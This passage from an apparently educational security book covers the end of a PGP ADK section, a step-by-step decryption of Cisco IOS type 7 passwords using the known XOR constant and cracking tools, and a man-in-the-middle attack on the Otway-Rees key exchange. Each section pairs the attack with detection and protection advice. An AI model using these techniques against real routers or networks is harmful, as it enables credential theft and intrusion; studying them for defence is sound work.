     hashed subpkt 2 len 5 (sig created 1997-10-22)
     subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
     data: [160 bits]
     data: [160 bits]
```

PGP released a utility in September referred to as PGPrepair 1.0 (`http://www.pgp.com/other/advisories/adk.asp`). It can be used to scan existing keyrings for the corruption detailed here. The utility can be used to either scan without repair or to scan and repair the keyrings.

The use of the PGPrepair utility on the keyring created in the previous sections results in:

```
[travis@24 pgp-repair]$ ./pgprepair $HOME/.pgp/pubring.pkr
Checking....
Primary UserID : TGM Testkey
Primary UserID : CMR User <snooped@localhost>
**** ATTACK: Unhashed ADK key detected! ****

Corruptions were found but not corrected!  Re-run the program with an
input AND OUTPUT filename to create a repaired version of the input keyring.
Total number of keys scanned : 2
Total number of corruptions  : 1

[travis@24 pgp-repair]$
```

The indication of an unauthorized ADK is clearly displayed in the output of this utility.

How To Protect Against It?

Because there has been a release of PGP to protect against this exploit, the obvious option is to upgrade to a level greater than 6.5.3.

As described in this section, the PGPrepair utility can be used to scan keyrings and repair them. This utility should be exercised against all keyrings that have been created prior to the upgrade of PGP. By using a version 2.6.x and earlier, there is no need to perform the upgrade because these versions do not support the Version 4 certificates (and therefore do not support ADKs). This is not to say that simply generating a Version 3 certificate will protect you from the insertion of an unauthorized ADK. The key material and signatures from the Version 3 certificate can be converted into a Version 4 format, and therefore, have an unauthorized ADK inserted. For the Version 3 certificate to be used with impunity, it must be used exclusively within an environment that uses versions of PGP 2.6.x and earlier. (Again, these versions of PGP will not be able to interpret Version 4 certificates.)

The approach to using Version 3 certificates is shortsighted. Because these earlier versions of PGP cannot interpret certificates created by later versions of PGP, the community that these individuals will be interacting with will remain small and eventually will diminish.

The normal course of action should be to upgrade PGP and run the PGPrepair against the existing keyrings.

Additional Information

The following papers and web sites were used in researching this exploit:

- RFC17991 PGP Message Exchange Formats

  `http://www.landfield.com/rfcs/rfc1991.html`
- RFC2440 OpenPGP Message Format

  `http://www.faqs.org/rfcs/rfc2440.html`
- "Key Experiments—How PGP Deals With Manipulated Keys", by Ralf Senderek

  `http://senderek.de/security/key-experiments.html`
- `PGP ADK Security Advisory`

  `http://www.pgp.com/other/advisories/adk.asp`
- `2000-18 PGP May Encrypt Data With Unauthorized ADKs`

  `http://www.cert.org/advisories/CA-2000-18.html`

Cisco IOS Password Vulnerability

An exploitation of weak encryption that allows programming code to take an encrypted Cisco IOS type 7 password and compute the plaintext password.

Exploit Details

- **Name:** Cisco IOS type 7 password vulnerability
- **Variants:** Riku Meskanen's Perl version, ios7decrypt.pl; SPHiXe's C version, ciscocrack.c; BigDog's Psion 3/5 OPL version, cisco.opl; Boson's Windows GetPass! v1.1
- **Operating System:** All Cisco router IOS software
- **Protocols/Services:** Not applicable
- **Written by:** Lee Massey

This vulnerability does not use a particular protocol or service. This vulnerability is not protocol related, but rather an exploitation of weak encryption.

What Is Cisco IOS?

Cisco IOS stands for *Cisco Internetworking Operating System*. IOS can be thought of as Cisco's router operating system. Every Cisco router has a configuration file that instructs the router how it should interact with networks that are directly connected. This interaction will typically include the routing of packets and the exchange of routing information with other layer 3 devices. The following is a subset of a sample copy of a simple configuration file from a Cisco 3640 router running Cisco IOS version 12.1:

```
Current configuration : 656 bytes
!
version 12.1
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname Router
!
enable secret 5 $1$2ZTf$9UBtjkoYo6vW9FwXpnbuA.
!
username admin privilege 15 password 0 cisco
!
ip subnet-zero
!
ip audit notify log
ip audit po max-events 100
!
interface Ethernet0/0
 ip address X.X.X.X X.X.X.X
!
interface Serial0/0
 no ip address
 shutdown
!
interface Serial0/1
 no ip address
 shutdown
!
ip classless
ip route 0.0.0.0 0.0.0.0 X.X.X.X
no ip http server
```

What Are the Different Types of Cisco IOS Passwords?

There are three different types of Cisco IOS passwords.

Type 1—Cisco IOS Type 0 Passwords

There is a command in Cisco IOS that can be issued to encrypt all passwords in the configuration file. If this command is not entered into the configuration file, then all passwords (except for the enable secret password) will appear in plaintext as shown:

```
username admin privilege 15 password 0 cisco
```

From the above line in the Cisco IOS configuration file, we can see in this example that the user `admin` has a password of `cisco`. These passwords are noted as type 0 (zero) as shown by the zero that precedes the actual password. Type 0 passwords use no encryption.

Type 2—Cisco IOS Type 7 Passwords

The command issued to encrypt user passwords is `service password-encryption`, and this command should be entered from the Cisco router configuration mode prompt. If the `service password-encryption` command is issued, then all type 0 (zero) passwords become encrypted as shown in the following:

```
username admin privilege 15 password 7 0822455D0A16
```

We can now observe that the passwords are encrypted and the password type has been changed. These encrypted passwords are noted as type 7 passwords.

Type 3—Cisco IOS Type 5 Passwords

The other type of Cisco password is type 5. This password type is encrypted using an MD5 hashing algorithm and is used by the Cisco IOS to encrypt the `enable secret` password as shown in the following:

```
enable secret 5 $1$2ZTf$9UBtjkoYo6vW9FwXpnbuA.
```

The type 5 password encryption uses a stronger method of encryption than type 7 passwords.

Description of Variants

There are several variants/code that take advantage of the Cisco IOS type 7 password vulnerability. All the variants crack Cisco IOS type 7 passwords, however, the main difference in the variants is the programming language in which they are coded. Judging from the number of available variants, it would lead us to believe that the encryption scheme used in Cisco IOS type 7 passwords is not very strong.

How the Exploit Works

This exploit works in a similarly to the way L0phtcrack decrypts Windows NT passwords. Rather than trying to obtain a copy of a Windows NT SAM file, an attacker tries to obtain a copy of the encrypted type 7 password from a Cisco router usually by obtaining the Cisco IOS configuration file.

To understand how a Cisco IOS type 7 password is cracked, let's walk through manually cracking a password. This is how to break the encryption used for Cisco IOS type 7 passwords:

Assumptions:

1. The encrypted text is already obtained.

   It is assumed that the attacker has already obtained the encrypted text and is ready to decrypt the password.

2. The constant value is known.

A constant value exists which provides a salt in an attempt to introduce randomness so that two identical passwords when encrypted will have different ciphertext, if the salts are different. For Cisco IOS type 7 passwords the constant is `tfd;kfoA,.iyewrkldJKD`. From what I understand, this constant was obtained by comparing a large number of Cisco IOS type 7 passwords to see if a pattern existed.

We will use the example of the user admin. As we can see from the following, the plaintext password that was previously cisco has been encrypted into a Cisco IOS type 7 password.

```
username admin privilege 15 password 7 0822455D0A16
```

Given the assumptions stated, here is how to manually exploit the weakness of the poor encryption implemented in the Cisco IOS type 7 password.

Let `xorstring[n]` be the value of the nth character in the constant value stated in Assumption 2. For example, `xorstring[5] = k` and `xorstring[11] = i`.

The encrypted string must be an even length of digits, and the entire length of the plaintext password is equal to [(length of encrypted password) - 2] / 2. Thus, in our example, we can conclude the length of the plaintext password is [12-2] / 2 = 5.

Note, that when decrypting Cisco IOS type 7 passwords manually, it is a good idea to have an ASCII chart available. The following steps show you how to decrypt type 7 passwords:

1. Take the first two digits of the encrypted text.

   In our example, the first two digits of the encrypted text is `08`. This value is used as decimal representation of an index of where to start taking salts from the constant value.

2. Obtain the current salt.

   `A` is the eighth value in the constant value (`tfd;kfoA,.iyewrkldJKD`) as dictated by the first two digits of the encrypted text. Therefore, our salt is `xorstring[08] = A`.

3. Take the next two digits of the encrypted text.

   In our example, the next two digits of the encrypted text is `22`. This value is the hexadecimal representation of the first character in the plaintext password XOR'd against the salt (in this case `A`).

4. Calculate the first plaintext character in the password.

   If we take the hexadecimal representation of the first character in the plaintext password, (as obtained in Step 3) we see that it is 0×22, which is the decimal equivalent of 34 ($2 \star 16^1 + 2 \star 16^0 = 34$). We also know that our salt in this case is `A`, which is the decimal equivalent of 65. Now, we perform the following operation to obtain the first character of the plaintext password:

   0x22 XOR `xorstring[08]` = first character in plaintext password

Simplify using decimal values:

34 XOR 65 = first character in plaintext password

To easily compute the value of 34 XOR 65, we convert to binary, and when the values are the same, the result is 0. When the values are different, the result is 1. This is shown in Figure 17.20.

Decimal	Hex	Binary
34	0x22	0 0 1 0 0 0 1 0
65	0x41	0 1 0 0 0 0 0 1
99	0x63	0 1 1 0 0 0 1 1

Figure 17.20 Conversion of decimal to binary and XORing two values together.

As we can conclude from above, 34 XOR 65 = 99 and the ASCII value of 99 is `c`. Thus, the first plaintext character in the Cisco IOS type 7 password is `c`.

5. Obtain the next salt.

   Now, we must increment the index value (originally 08) by 1. Thus, we will use `,` which is the ninth value in the constant value (`tfd;kfoA,.iyewrkldJKD`). Therefore, our new salt is `xorstring[09] = ,`.

6. Take the next two digits of the encrypted text.

   The next two digits of the encrypted text is `45`. This value is the hexadecimal representation of the second character in the plaintext password XOR'd against the new salt (in this case `,`).

7. Calculate the next plaintext character in the password.

   If we take the hexadecimal representation of the second character in the plaintext password, (as obtained in Step 6) we see that it is 0×45, which is the decimal equivalent of 69 ($4 * 16^1 + 5 * 16^0 = 69$). We also know that our salt in this case is `,` which is the decimal equivalent of 44. Now we perform the following operation to obtain the second character of the plaintext password:

   0x45 XOR `xorstring[09]` = second character in plaintext password

   Simplify using decimal values.

   69 XOR 44 = second character in plaintext password

Once again we can perform the same operations as listed to determine the value of 69 XOR 44, as shown in Figure 17.21.

Decimal	Hex	Binary							
69	0x45	0	1	0	0	0	1	0	1
44	0x2c	0	0	1	0	1	1	0	0
105	0x69	0	1	1	0	1	0	0	1

Figure 17.21 Conversion of decimal to binary and XORing two values together.

As we can conclude from above, 69 XOR 44 = 105 and the ASCII value of 105 is `i`. Thus the second plaintext character in the Cisco IOS type 7 password is `i`.

If we continue following Steps 5, 6 and 7 until the encrypted text is exhausted, we will obtain the plaintext password. For the sake of brevity, the remainder of the plaintext password is quickly computed in Step 8.

8. Compute the remainder of the plaintext password.

   0x5D XOR `xorstring[10]` = next character in plaintext password

   Simplify using decimal values.

   93 XOR 46 = next character in plaintext password, as shown in Figure 17.22.

Decimal	Hex	Binary							
93	0x5D	0	1	0	1	1	1	0	1
46	0x2E	0	0	1	0	1	1	1	0
115	0x73	0	1	1	1	0	0	1	1

Figure 17.22 Conversion of decimal to binary and XORing two values together.

As we can conclude from above, 93 XOR 46 = 115, and the ASCII value of 115 is `s`. Thus, the next plaintext character in the Cisco IOS type 7 password is `s`.

0x0A XOR `xorstring[11]` = next character in plaintext password

Simplify using decimal values.

10 XOR 105 = next character in plaintext password, as shown in Figure 17.23.

Decimal	Hex	Binary							
10	0x0A	0	0	0	0	1	0	1	0
105	0x69	0	1	1	0	1	0	0	1
99	0x63	0	1	1	0	0	0	1	1

Figure 17.23 Conversion of decimal to binary and XORing two values together.

As we can conclude from above, 10 XOR 105 = 99 and the ASCII value of 99 is `c`. Thus, the next plaintext character in the Cisco IOS type 7 password is `c`. At this point, we only have 1 plaintext character to decrypt.

0x16 XOR `xorstring[12]` = next character in plaintext password

Simplify using decimal values.

22 XOR 121 = next character in plaintext password, as shown in Figure 17.24.

Decimal	Hex	Binary
22	0x16	0 0 0 1 0 1 1 0
121	0x79	0 1 1 1 1 0 0 1
111	0x6F	0 1 1 0 1 1 1 1

Figure 17.24 Conversion of decimal to binary and XORing two values together.

As we can conclude from above, 22 XOR 121 = 111, and the ASCII value of 111 is `o`. As expected, the last plaintext character in the Cisco IOS type 7 password is `o`. This gives us the expected plaintext password of `cisco` for the user `admin`.

Hence, we can see how easy it is to exploit the poor encryption algorithm of Cisco IOS type 7 passwords.

Obviously, manually decrypting Cisco IOS type 7 passwords is not a desirable scenario, especially when computers are much better designed for brain-numbing calculations than humans. In this case, it would be much better to write a script in C or Perl to do these calculations as you will see in the next section.

How To Use It

There are several programs available that will exploit this vulnerability, however, we will only show two of the several programs: ios7decrypt.pl and GetPass! v1.1.

```
ios7decrypt.pl
```

This program is a small Perl script that takes input in the form of:

```
username admin privilege 15 password 7 0822455D0A16
```

and gives output in the form of:

```
username admin privilege 15 password 7 cisco
```

Here is an example of how this program appears when run from the prompt:

```
# perl ios7decrypt.pl
username admin privilege 15 password 7 0822455D0A16
username admin privilege 15 password cisco
#
```

As we can see, ios7decrypt.pl does an excellent job at decrypting Cisco IOS type 7 passwords, which would otherwise be a manual painstaking task.

For those that do not have a Perl interpreter and prefer a GUI-based program, we will cover a program called GetPass! v1.1, which runs on Windows 9X/NT. It doesn't get much easier then this.

Simply copy the Cisco IOS type 7 encrypted password and paste it into the box, as shown in Figure 17.25.

Figure 17.25 Using GetPass! to extract a Cisco encrypted password.

Voila! You now have the plaintext password. Although this program is extremely easy to use, one drawback is that it would be very painful to decrypt a large number of encrypted passwords.

Signature of the Attack

If an attacker is using one of these programs to decrypt your passwords, then it is already too late. The key is to ensure that the Cisco IOS configuration files are secured in such a manner, so that an attacker cannot obtain any encrypted Cisco IOS type 7 passwords. I can think of three main methods an attacker would try to obtain the Cisco IOS configuration file:

1. Poll Cisco IOS configuration file through SNMP.

   In this scenario, the attacker could try to download the Cisco IOS configuration file through SNMP. Remember from the previous exploit, SNMP is a very easy way for an attacker to find out key information about your network. There are

several ways to do this ranging from custom written code to specific applications, such as Solarwinds' SNMP Brute Force Attack (`http://www.solarwinds.net/Tools/Security/SNMP%20Brute%20Force/index.htm`). This allows the attacker to gain the configuration file from the Cisco router and then quickly decrypt any Cisco IOS type 7 passwords. In this case, a network administrator should be looking for any authorized SNMP polling from either the log that resides locally in the Cisco routers' buffer or from a syslog host. All Cisco router log information should be sent to a syslog server. This way, all events that occurred on your network can be stored and reviewed in a central location.

2. Attack the tftp server.

   In this scenario, the attacker could try to attack and gain access to a tftp server to gain access to several Cisco configuration files. Why would an attacker attempt to gain access to one Cisco router when he could have access to many? Given the numerous methods to break into servers, the network administrator should always be looking for any suspicious actions or log entries.

3. Watch for email sent to the Cisco Technical Assistance Center (TAC).

   In many cases, when a network administrator has a network problem that might be related to a Cisco router, a case is opened with the Cisco TAC, who often asks for a copy of the output from a `show tech-support` command. This command outputs almost everything about the router, including the configuration file. If an attacker was able to break into the network administrator's Internet SMTP server (that is sendmail server) undetected, then the attacker could monitor and capture messages bound for `user@cisco.com`. If the attacker wasn't particularly patient, then the attacker could always create network problems in a hope that this would increase the chances of a network administrator opening a case with the Cisco TAC.

Of course, the attacker could use tactics, such as social engineering, shoulder surfing, or using a sniffer, to obtain passwords to access the router, but that would not be exploiting the poor encryption algorithm implemented in Cisco IOS type 7 passwords.

How To Protect Against It?

There is no way to protect Cisco IOS type 7 passwords from being easily decrypted due to the nature of the weak reversible algorithm that is implemented.

> "Cisco has no immediate plans to support a stronger encryption algorithm for Cisco IOS user passwords. If Cisco should decide to introduce such a feature in the future, that feature will definitely impose an additional ongoing administrative burden on users who choose to take advantage of it", as stated by Cisco.

Cisco does make some good recommendations on how to protect against this type of exploit. In summary, don't use Cisco IOS type 7 passwords. "Cisco recommends that all Cisco IOS devices implement the authentication, authorization, and accounting (AAA) security model. AAA can use local, RADIUS, and TACACS+ databases". This is a good recommendation because it centralizes user management (easier maintenance) and removes the risks of using Cisco IOS type 7 passwords. This method of protecting against this vulnerability could also be complimented by having the authentication portion of the AAA security model passed on to a device that supports one-time passwords, such as Security Dynamics SecureID.

If it is necessary to implement Cisco IOS type 7 passwords on your Cisco devices, then here are some suggestions you can use to protect from the 3 scenarios discussed:

1. Poll Cisco IOS configuration file through SNMP.

   To protect against this type of attack, the network administrator has a few options:

   - Do not implement SNMP. If your device does not respond to SNMP polling, then the attacker cannot download the configuration file. This, however, is not often a feasible solution because the network administrator often needs SNMP to provide network statistics.
   - Implement SNMP access lists. If you must use SNMP, then you should configure access lists that restrict which hosts can poll for SNMP-related data. Example:

     ```
     access-list 1 permit 1.1.1.1
     access-list 1 permit 2.2.2.2
     snmp-server community private RW 1
     ```

     By using the above configuration in your Cisco IOS configuration file, only hosts 1.1.1.1 and 2.2.2.2 are allowed privileged SNMP access to your device. Of course, you would use a much more secure SNMP community string than `private`.

2. Attack a tftp server.

   To protect your tftp server from attack, you must secure the server itself both physically and logically. In this case, the administrator should harden the OS (that is UNIX, Linux, Windows NT, and so forth) and ensure that all necessary OS and application patches are installed. The administrator should also regularly port scan this server to ensure that only the necessary services are running. Scanning the server regularly should also alert the administrator to any possible backdoors if suddenly a high port is open!

3. Watch for email sent to the Cisco Technical Assistance Center (TAC).

   In this situation, the email server administrator should be watching for suspicious activity as well as following the steps outlined in number 2 to ensure that the

possibility of having the SMTP server compromised is reduced. Also, if the Cisco IOS configuration file needs to be sent to anyone, the network administrator should ensure that the file is properly sanitized (that is removal of all password- and security-related information). Another way to prevent an attacker from obtaining this information in this manner is to use a more secure transport. For example, use secure copy rather than email.

Source Code/Pseudo Code

The following are links to where the various source code/programs can be found:

`http://www.boson.com/promo/utilities/getpass/getpass_utility.htm`

SPHiXe's C version: `http://www.alcrypto.co.uk/cisco/c/ciscocrack.c`

Riku Meskanen's Perl version:
`http://www.alcrypto.co.uk/cisco/perl/ios7decrypt.pl`

BigDog's Psion 3/5 OPL version:
`http://www.alcrypto.co.uk/cisco/psion/cisco.opl`

Major Malfunction's Palm-Pilot C port:
`http://www.alcrypto.co.uk/cisco/pilot/ciscopw_1-0.zip`

Boson's Windows GetPass: `http://www.boson.com/download/eula.htm`

L0pht's Palm Pilot version: `http://www.l0pht.com/~kingpin/cisco.zip`

Additional Information

The following are references and links to additional information:

- Cisco IOS Password Encryption Facts

  `http://www.cisco.com/warp/public/701/64.html`
- Useful Cisco Password Utilities

  `http://www.alcrypto.co.uk/cisco/`
- The PC ASCII Chart

  `http://a1computers.net/pcascii.htm`
- Mudge's explanation of this vulnerability

  `http://www.alcrypto.co.uk/cisco/mudge.txt`
- Cisco.txt—Text file from Mudge's Cisco Type 7 Password Decryptor

  `http://www.l0pht.com/~kingpin/cisco.zip`
- The Bitwise XOR Operator

  `http://www.webreference.com/js/tips/991017.html`

Man-in-the-Middle Attack Against Key Exchange

This vulnerability enables a hacker to find the session key distributed by a key exchange protocol. This is a man-in-the-middle type of attack. An attacker can exploit this vulnerability without launching a brute force attack on encrypted messages or breaking into any computer. The hacker simply manipulates protocol messages and uses an impersonation tool, such as Hunt.

Exploit Details

- **Name:** Man-in-the-middle attack against the initiator of Otway-Rees Key Exchange Protocol.
- **Variants:** Man-in-the-middle attack against the two parties of Otway-Rees Key Exchange Protocol.
- **Operating System:** All operating systems with which the Otway-Rees Key Exchange Protocol specification may be implemented because it concerns a specification flaw in the key exchange protocol.
- **Protocols/Services:** Otway-Rees Key Exchange Protocol.
- **Written by:** Frédéric Massicotte

Overview

Since the coming of the Internet in the 1980's and 90's, information has often been transmitted unscrambled and unprotected over the Internet or various computer networks during remote access, electronic transactions, and so forth. The problem resides in the fact that the Internet is not a proprietary network but, instead, consists of thousands of independent networks. No one has complete control over the route that information takes on the way to a destination. With the Internet's current design, information security has become a priority. Given the billions of dollars exchanged over the Internet through e-commerce and e-business transactions, and the real threat posed by the interception of secret information, we need tools to make electronic transactions over the Internet secure.

To meet this need, the Internet community has designed new types of communication protocols that function above normal communication and transmission protocols, such as TCP/IP, and so forth. These are known as security or cryptography protocols. SSL (*Secure Socket Layer*) and SET (*Secure Electronic Protocol*) are good examples of security protocols currently used in e-commerce to make vender-purchaser transactions secure. People want assurance that their Internet transactions are secure and that they will not lose important information, such as credit card numbers, passwords, and so forth to hackers. There are several types of cryptography protocols, such as authentication protocols, e-commerce protocols, key distribution protocols, and so on. In this section, we are specifically interested in the vulnerability of key exchange protocols.

These protocols are used to distribute a session key to two or more principals to enable them to communicate in a secure fashion by encrypting future information exchanges. *Virtual Private Networks* (VPNs) are good examples of the use of key exchange protocols. VPNs generally use IKE, a key exchange protocol, for two entities to exchange a secret session key. With this key, they are able to communicate in a secure fashion by encrypting information transmitted in a hostile environment, such as the Internet. Because a hacker does not have the session key to encrypt information, it becomes very difficult for him to obtain secret information by launching a man-in-the-middle attack and monitoring network traffic with a sniffer.

Protocol Description

No one has complete control over the Internet, and it is almost impossible to prevent a hacker from launching a man-in-the-middle attack or retrieving information packets from the network, as Figure 17.26 indicates. One of the solutions to this problem is cryptography and cryptographic algorithms. If each of the principals has the right key, they can make their transaction secure by using cryptographic algorithms, as indicated in Figure 17.27. This key is generally called a session key because it is only used once for a specific session. This key is only good for one session, after which, if the two entities want to communicate again, they must obtain a new key for a new session. However, one problem remains—how to distribute a session key to the two entities in a secure fashion. This is a difficult problem, which may be solved by using a key exchange protocol.




Figure 17.26 Message transmitted in clear text format.




Figure 17.27 Message transmitted in encrypted format.

Basic Notions

Before explaining the vulnerabilities of key exchange protocols, we must mention the syntax and symbols used to define security protocol specifications in general. The following symbols are used to specify security protocols:

Table 17.1 **Symbols used in Security Protocols**

A	A's name
B	B's name
S	Key Sever
k_{as}	symmetric key shared by A and S
k_{bs}	symmetric key shared by B and S
k_{ab}	symmetric session key shared by A and B
I	session number
N_a	random number generated by A
N_b	random number generated by B

The aforementioned symbols are very simple. Upper case letters generally represent computer entities, called *principals*. We will discuss these in greater depth in the discussion on protocol specifications.

Otway-Rees Key Exchange Protocol Specification

When deploying a key exchange protocol in a wide area network, security people want to ensure that there are no vulnerabilities in protocol implementation and especially specification design to make it difficult for a hacker to compromise the security of information transmitted over the network. When selecting a secure key exchange protocol, we must expect that the protocol key will never be sent unscrambled in a hostile environment outside our control, and that, at the end of the protocol, the entities to receive the session key do actually receive it in a trouble-free manner, without hackers intercepting it. However, as we will see, without decrypting any message or attacking or breaking into any computer, hackers may manipulate information to obtain the session key without either of the entities detecting the ruse. To illustrate this problem, we are going to study the Otway-Rees Key Exchange Protocol. The complete protocol specification can be found in Bruce Scheier's book, *Applied Cryptography*.

The Otway-Rees Protocol makes it possible to distribute a session key k_{ab}, created by the trusted server ***S***, to two principals ***A*** and ***B***. This key encrypts the information transmitted between these two principals. Sharing this key and the cryptographic algorithms creates a VPN-type communication tunnel between the two principals.

In addition, this protocol authenticates the principals to ensure the integrity of messages and that the key has been correctly distributed to the correct principals. This prevents the key from falling into the wrong hands, such as those of a hacker who is hijacking a session or conducting a man-in-the-middle attack. The Otway-Rees Key Exchange Protocol is specified as follows:

Table 17.2 **Otway-Rees Key Exchange Protocol**

Message 1	A ‡ B: I,A,B $\{ N_a , I, A, B \}_{kas}$
Message 2	B ‡ S: I,A,B $\{ N_a , I, A, B \}_{kas} , \{ N_b , I , A, B \}_{kbs}$
Message 3	S ‡ B: I, $\{ N_a , k_{ab} \}_{kas} , \{ N_b, k_{ab} \}_{kbs}$
Message 4	B ‡ A: I, $\{ N_a , k_{ab} \}_{kas}$

Thus, as we can see, at the end of the protocol, the key k_{ab} is received by ***A*** and ***B***, which are now ready to exchange confidential or secret information.

The message in the form $\{ m \}_k$ symbolizes that message ***m*** has been encrypted with ***k*** using a symmetrical cryptographic algorithm. Before starting the protocol, each of the principals has certain initial knowledge. Keys k_{as} and k_{bs} are permanent keys given to ***A*** and ***B***, respectively, as personal keys. They must share these with the server to communicate with it. With these permanent keys, the principals are able to obtain a session key from the server.

The cryptography protocol may be described in more detailed fashion as illustrated in Figure 17.28.




Figure 17.28 Otway-Rees Key Exchange Protocol.

A sends ***B*** the protocol session number, its identity, the identity of the principal with which it wants to communicate, and a message encrypted with the key k_{as}.

B receives ***A's*** message and adds its own message encrypted with the key k_{bs} before sending it to the trusted server ***S***.

S receives the message and is able to retrieve the session number, the random number from ***A,*** N_a using its shared key k_{as}, the random number from ***B***, N_b with the other shared key k_{bs}, and generates the session key k_{ab}. With this information, ***S*** is able to generate message 3 and sends it to ***B***.

The principal in question receives message 3, removes the last encrypted part with its shared key, decrypts this sub-message with its key k_{bs}, retrieves the session key k_{ab}, and sends the remaining part of the message to ***A***. In this way, ***A*** is also able to retrieve the session key k_{ab}, based on the last part of message 4 by using its shared key k_{as}, and the two principals are able to start communicating.

In addition to using session numbers to ensure message authentication and integrity, this key exchange protocol uses random numbers, such as stamps to identify sessions. The random number N_a can only be known by ***A*** and the trusted server ***S***, because it is always encrypted by the key k_{as} when it is transmitted over the network. Therefore, when ***A*** receives the key k_{ab} at the end of the protocol, it can be sure that the session key is genuine and that it was, in fact, generated by the server, by verifying if the random number received in the last message is the same one generated in the first message. In this protocol, we can use the same logic with respect to the random number N_b for principal ***B***.

In addition, we can see that a session key is always encrypted when it is transmitted between principals over a computer network. Indeed, the session key is always encrypted by the keys k_{as} and k_{bs}, and the only parties with these keys are the principals ***A, B***, and ***S***. Therefore, a hacker cannot retrieve the session key in any way if the cryptographic algorithm is perfect and there are no security vulnerabilities in the protocol implementation.

If a hacker impersonates principal ***A*** to principal ***B*** and impersonates ***B*** without ***A*** realizing it by launching a classic man-in-the-middle attack with Hunt-type software or controlling a router through which the information is transmitted, he will be able to deceive the principals about his identify. However, he will not be able to retrieve the key, as shown in Figure 17.29.




Figure 17.29 Simple man-in-the-middle attack against Otway-Rees Key Exchange Protocol.

How the Exploit Works

Most of the time, hackers exploit security vulnerabilities in software implementation or find insecure systems to attack. Most of the time, even the most sophisticated systems maintained by the best security technicians may have security vulnerabilities. Given their current level of complexity, it is almost impossible for programs to be completely free of vulnerabilities or bugs. This is what we must expect with security software or protocols. However, most security vulnerabilities discovered in recent years and posted on Internet sites, such as `www.securityfocus.com` and `www.ntbugtraq.com`, or on hacker sites are almost exclusively implementation vulnerabilities, such as overflow buffers, program errors, and so forth.

We often forget that some vulnerabilities may only be discernable at the specification and design level. Even today, it may be difficult to develop cryptography protocols without vulnerabilities. Otway-Rees Key Exchange Protocol does, in fact, have a specification vulnerability that enables a hacker to steal the session key.

In particular, if a hacker wants to steal the session key, he must be able to determine the content of messages 3 and 4. He may also attack the server or one of the principals to retrieve the permanent keys or attempt a brute force attack on the encrypted messages that he retrieved from the computer network. However, this may be more complicated than exploiting the protocol vulnerability. Indeed, the hacker may retrieve the key by simply manipulating information. He has to impersonate principal ***B*** with Hunt-type software. When ***A*** is ready to start a protocol session, the hacker launches the attack as follows:

Table 17.3 **Attack Against the Initiator of Otway-Rees Key Exchange Protocol**

Message 1	A ‡ I(B): $\boldsymbol{I,A,B}\ \{\ \boldsymbol{N_a}\ ,\ \boldsymbol{I,A,B}\ \}_{\boldsymbol{kas}}$
Message 4	I(B) ‡ A: I, { N_b , I, A, B }$_{kas}$

When ***A*** wants to start a session with ***B,*** hacker ***I(B)*** impersonates ***B*** with Hunt-type software. By placing a sniffer at the right place on the computer network, he retrieves the first message, the session number, and the encrypted part of the message, concatenates all the components, and sends the result to principal ***A***. This party retrieves the message, verifies the session number, decrypts the encrypted message with its permanent key, verifies if it has correctly received the random number that it sent in message 1, and concludes that the second part of the decrypted message is the session key. Therefore, the session key for this session is the message ***I,A,B***. Because this message is sent unscrambled over the computer network, the hacker may intercept it and, thereby, steal the secret key. Indeed, principal ***A*** does not know the session key before receiving message 4. Therefore, ***A*** will accept any bit string which is the same length as the session key and encrypted with the right random number and the key $\boldsymbol{k_{as}}$.

To carry out this attack, a hacker only needs to know the protocol and how it behaves. He does not need to carry out Steps 2 and 3 of the protocol. In fact, there is no way for ***A*** to know that these two steps in the protocol have not been carried out.

Thus, the hacker does not need to know the permanent keys and does not have to encrypt or decrypt any information at all. By simply manipulating information, he can find the protocol session key and start exchanging secret information with principal ***A*** without anyone suspecting that ***A*** is in the process of exchanging secret information with a hacker.

Figure 17.30 shows how this type of the attack may be carried out on a network.

